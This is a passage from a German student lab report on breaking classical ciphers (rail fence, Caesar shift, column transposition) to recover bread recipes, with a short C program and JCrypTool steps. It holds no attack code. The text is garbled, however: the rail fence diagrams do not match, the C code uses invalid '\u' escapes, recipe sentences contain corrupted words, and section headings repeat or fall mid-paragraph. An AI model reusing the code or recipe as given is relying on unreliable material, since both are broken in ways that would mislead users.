Diese Chiffre nennt sich Rail Fence Cipher, aufgrund der Art wie der Chiffriervorgang abläuft. Der Klartext wird diagonal nach rechts unten auf einen imaginären Zaun geschrieben. Wenn das untere Ende erreicht wurde, wird diagonal nach rechts oben bis zum oberen Ende geschrieben, usw. bis der gesamte Klartext geschrieben ist.

Mit einer Tiefe von zwei entsteht aus dem Beginn von Rezept 2:

```
H r S b k e s n u z 1 e W
i e t i n e u e r e L i m
```

Mit einer Tiefe von drei entsteht

```
H   r   S   b   k   e   s
z n a n e D n e t d s g
a   e   0   R   e   m
```

Und mit einer Tiefe von vier schließlich lässt sich ein Rezept erkennen:

```
H       r       S       b       k
e   b o   e o   n l   n
i e   t i   n e   u e
d       D       n       m
```

Das Programm aus Abbildung 4.4 wurde geschrieben und benutzt um den Text zu entschlüsseln.

Das entschlüsselte Rezept lautet:

Heidebrot

## 4 Entschlüsseln

```
#include <stdio.h>

char alphabet[1000] = {0};
char alphabet125[125] = {0};
char alphabet248_1[248] = {0};
char alphabet248_2[248] = {0};
char alphabet124[124] = {0};

const int LIM1 = 125;
const int LIM2 = 248;
const int LIM3 = 124;

int c, i, i1, i2 = 0;

int main() {
    while ( ( c = getchar() ) != EOF )
        alphabet[i++] = c;

    for ( i2 = 0 ; i2 < LIM1; i2++ )
        alphabet125[i2] = alphabet[i1++];

    for ( i2 = 0 ; i2 < LIM2; i2++ )
        alphabet248_1[i2] = alphabet[i1++];

    for ( i2 = 0; i2 < LIM2; i2++ )
        alphabet248_2[i2] = alphabet[i1++];

    for ( i2 = 0; i2 < LIM3; i2++ )
        alphabet124[i2] = alphabet[i1++];

    for ( i2 = 0; i2 < LIM1; i2++ )
        printf( "%c\u", alphabet125[i2] );

    printf( "\n\u" );

    for ( i2 = 0; i2 < LIM2; i2++ )
        printf( "%c\u%c\u", alphabet248_1[i2], alphabet248_1[++i2] );

    printf( "\n\u" );

    for ( i2 = 0; i2 < LIM2; i2++ )
        printf( "%c\u%c\u", alphabet248_2[i2], alphabet248_2[++i2] );

    printf( "\n\u" );

    for ( i2 = 0; i2 < LIM3; i2++ )
        printf( "%c\u", alphabet124[i2] );

    return 0;
}
```

Abbildung 4.4: rafeci.c

Die Sonnenblumenkerne den Leinsamen und den Buchweizen mit 100ml heißem Wasser begießen, abgedeckt quellen lassen. Die Walnüsse mit kochendem Wasser bedecken kurz ziehen lassen, das Wasser abgießen. Die Nüsse zu den Saaten geben. Den Sauerteig das Roggenmehl und das Wasser gut vermischen, abgedeckt 13 Stunden bei Zimmertemperatur gehen lassen. Die Saatenden, Sauerteig das Vollkornmehl und das Salzfrucht Minuten verkneten. In eine gefettete und mit Mehl ausgestaubte Kastenform geben, abdecken und 3 Stunden bei Zimmertemperatur gehen lassen. Den Backofen auf 220 Grad C vorheizen das Brot darin 50 Minuten backen Aus der Form nehmen abkühlen lassen.

Zutaten 250g Roggenmehl Type 1150, 175g Sauerteig Weizensauerteig, 300ml kaltes Wasser, 175g Vollkornweizenmehl, 50g Sonnenblumenkerne, 25g Leinsamen, 25g Buchweizen, 50g grobgehackte Walnüsse, 10g Salz, 100ml heißes Wasser

### 4.4 Rezept 3 entschlüsseln

Die verschlüsselte Datei wurde zunächst einer Häufigkeitsanalyse in JCrypTool<sup>14</sup> unterzogen. Als Einstellungen wurden „Monoalphabetisch“ sowie als Referenzverteilung „DEUTSCH Descartes“ ausgewählt. Als ursprüngliches Alphabet des Klartextes wurde „Printable ASCII“ genommen. Die Häufigkeitsanalyse zeigt Abbildung 4.5.

---

<sup>14</sup>Java Lehrsoftware für Kryptologie, erhältlich unter <http://www.cryptool.org>

## 4 Entschlüsseln




Abbildung 4.5:

Durch einfaches Ziehen mit der Maus konnte man die tatsächliche Verteilung (schwarz) mit der Referenzverteilung (weiß) in Übereinstimmung bringen. Dabei wurde der Graph um 47 Stellen verschoben (Abbildung 4.6).




Abbildung 4.6:

Mit Hilfe der Häufigkeitsverteilung kann man genau sehen, dass das kleine



„e“ in die Zahl „6“ verschlüsselt wurde. Leider konnte mit den in JCrypTool vorhandenen Alphabeten keine Entschlüsselung gelingen. So wurden zunächst manuell mit Hilfe des Editors und Suchen und Ersetzen die Geheimschriftzeichen durch die Klartextzeichen ersetzt. Es stellte sich dabei heraus, dass die Umlaute und die Leerstellen nicht verschlüsselt wurden. Mit Hilfe eines eigens angepaßten Alphabets konnte dann anschließend die Entschlüsselung auch mit dem JCrypTool automatisiert werden. Das angepaßte Alphabet ist Printable ASCII ohne Leerstellen und Umlaute (Abbildung 4.7).




Abbildung 4.7:

Im Menü von JCrypTool unter Fenster → Benutzervorgaben → Kryptographie → Alphabete wurde das benutzerdefinierte Alphabet hinzugefügt. Weiterhin wurde der Haken entfernt bei der Option „Filtern von ungültigen Zeichen“.

Mit Hilfe des angepaßten Alphabets und der Wahl von „O“ als Schlüssel kann das Rezept nun ganz einfach entschlüsselt werden. Der angewandte Algorithmus ist Caesar-Chiffre mit einer Verschiebung um 47 Zeichen.

### 4.5 Rezept 4 entschlüsseln

Eine Häufigkeitsanalyse ergab, dass die Verteilung der deutschen Sprache entsprach und somit eine Transpositionschiffre vorliegen musste. Der Aufbau des Geheimtextes legte zudem nahe, dass der Algorithmus zeilen- bzw. absatzweise angewendet wurde, da jede Zeile des Geheimtextes, die keine Leerzeile war, mit einem Großbuchstaben oder einer Ziffer begann, jedoch nie mit einem Kleinbuchstaben, also das erste Zeichen einer Klartextzeile seine Position behält.

Unter diesen Voraussetzungen kann eine Entschlüsselung bzw. eine Analyse zur Feststellung des Verschlüsselungsverfahrens zunächst anhand einer beliebigen Zeile unabhängig von den anderen Zeilen vorgenommen werden. Die erste Zeile des Geheimtextes („Sarcwrbohzt“) war die kürzeste und bedeutete als Klartext wohl „Schwarzbrot“.

Auf Basis dieser Vermutung wurde zunächst eine passende Permutation einer bestimmten Länge gesucht, die sequentiell auf die Zeile bis zur ihrem Ende anzuwenden wäre. Allerdings zeigte sich bei Anwendung aller passenden (d.h. den Klartext ergebenden) Permutationen auf die nächste Textzeile, dass kein sinnvoller Klartext entstand. Nun hätte es sein können, dass es daran lag, dass die Länge der korrekten Permutation die Länge der ersten Zeile (11 Zeichen) überstieg. Allerdings war wahrscheinlich ein anderer Algorithmus verwendet worden, da die Anzahl möglicher Permutationen mit der Fakultät ihrer Länge zunehmen, aber die gegebene Aufgabenstellen als lösbar anzunehmen war.

Die Ermittlung des Algorithmus würde sehr erleichtert werden, wenn mehr Klartext zur Verfügung stand. Unter der Annahme, dass beide Rezepte des Webservers aus einer gemeinsamen Internetquelle stammen, wurde daher zunächst ein Ausschnitt aus dem anderen, bereits entschlüsselten Rezept gegoo-gelt. Auf der entsprechenden Rezepte-Homepage wurde anschließend eine Suche nach Schwarzbrot-Rezepten durchgeführt. Unter den angezeigten Treffern wurde wiederum dasjenige Rezept herausgesucht, dessen Absätze mit denjenigen

## 5 Fazit

Buchstaben des verschlüsselten Schwarzbrot-Rezepts begannen - zur Erinnerung: es lag ja die Vermutung nahe, dass der erste Buchstabe jedes Absatzes des Klartextes im Geheimtext seine Position beibehielt, da es keine Kleinbuchstaben am Zeilenbeginn gab.

Es fand sich tatsächlich ein passendes Rezept, welches für die weitere Analyse herangezogen wurde. Durch Überlegen und manuelles Probieren wurde schließlich folgender Verschlüsselungsalgorithmus identifiziert: Jede Zeile des Klartextes wird in Vierergruppen aufgeteilt, die man untereinander schreibt. Der Geheimtext ergibt sich, indem man die Zeichen der ersten der entstandenen Spalten hintereinander schreibt, dann zeilenweise die Zeichen der zweiten und vierten Spalte und erst komplett danach die Zeichen der dritten Spalte.

Mit diesem Wissen wurde der Geheimtexts entschlüsselt. Der Klartext war nicht völlig mit dem Rezept auf der Internetseite identisch; beispielsweise war der Position der Zutaten im Rezept verändert und einige Zeichen waren ausgetauscht worden, es war etwa das „ß“ durch „ss“ ersetzt worden.

## 5 Fazit

## Literaturverzeichnis

- [CB99] CHESWICK, W. ; BELLOVIN, S.: *Firewalls und Sicherheit im Internet*. Zweite Auflage. Würzburg, 1999
- [CM99] COLE, T. ; MATZER, M.: *Managementaufgabe Sicherheit*. München, 1999
- [FHW01] FUHRBERG, K. ; HÄGER, D. ; WOLF, S.: *Internet-Sicherheit*. Dritte Auflage. München, 2001
- [Jan02] JANOWICZ, K.: *Sicherheit im Internet*. Köln, 2002
- [KSG98] KÖHNTOPP, M. ; SEEGER, M. ; GUNDERMANN, L.: *Firewalls*. München, 1998
- [Kö] KÖBLER, Johannes: *Vorlesungskript Kryptologie I*. <http://www.informatik.hu-berlin.de/forschung/gebiete/algorithmenII/Lehre/ws05/krypto1>, . – 27. 7. 2012
- [Mes12] MESSNER, Michael: *Metasploit - Das Handbuch zum Penetration-Testing-Framework*. Erste Auflage. Heidelberg : dpunkt.verlag, 2012
- [Nik] *Nikto2*. <http://cirt.net/nikto2>, . – 25. 7. 2012
- [Pip00] PIPKIN, D.: *Information Security*. London, 2000
- [Poh01] POHLMANN, N.: *Firewall-Systeme*. Vierte Auflage. Bonn, 2001
- [Rae01] RAEPPLE, M.: *Sicherheitskonzepte für das Internet*. Zweite Auflage. Heidelberg, 2001
- [Sch97] SCHOLZ, O.: *Entwicklung und Realisierung eines integrierten Sicherheitskonzeptes (Diss.)*. Leipzig, 1997
- [Sch01] SCHNEIER, B.: *Secrets & lies*. Heidelberg, 2001
- [SSF02] STIEFENHOFER, M. ; SCHLOSSER, C. ; FEIL, P.: *Praxisleitfaden Netzwerksicherheit*. München, 2002

## *Literaturverzeichnis*

- [Sta95] STALLINGS, W.: *Sicherheit im Datennetz*. München, 1995
- [Sta01] STALLINGS, W.: *Sicherheit im Internet*. München, 2001
- [W3A] W3AF. <http://w3af.sourceforge.net>, . – 25. 7. 2012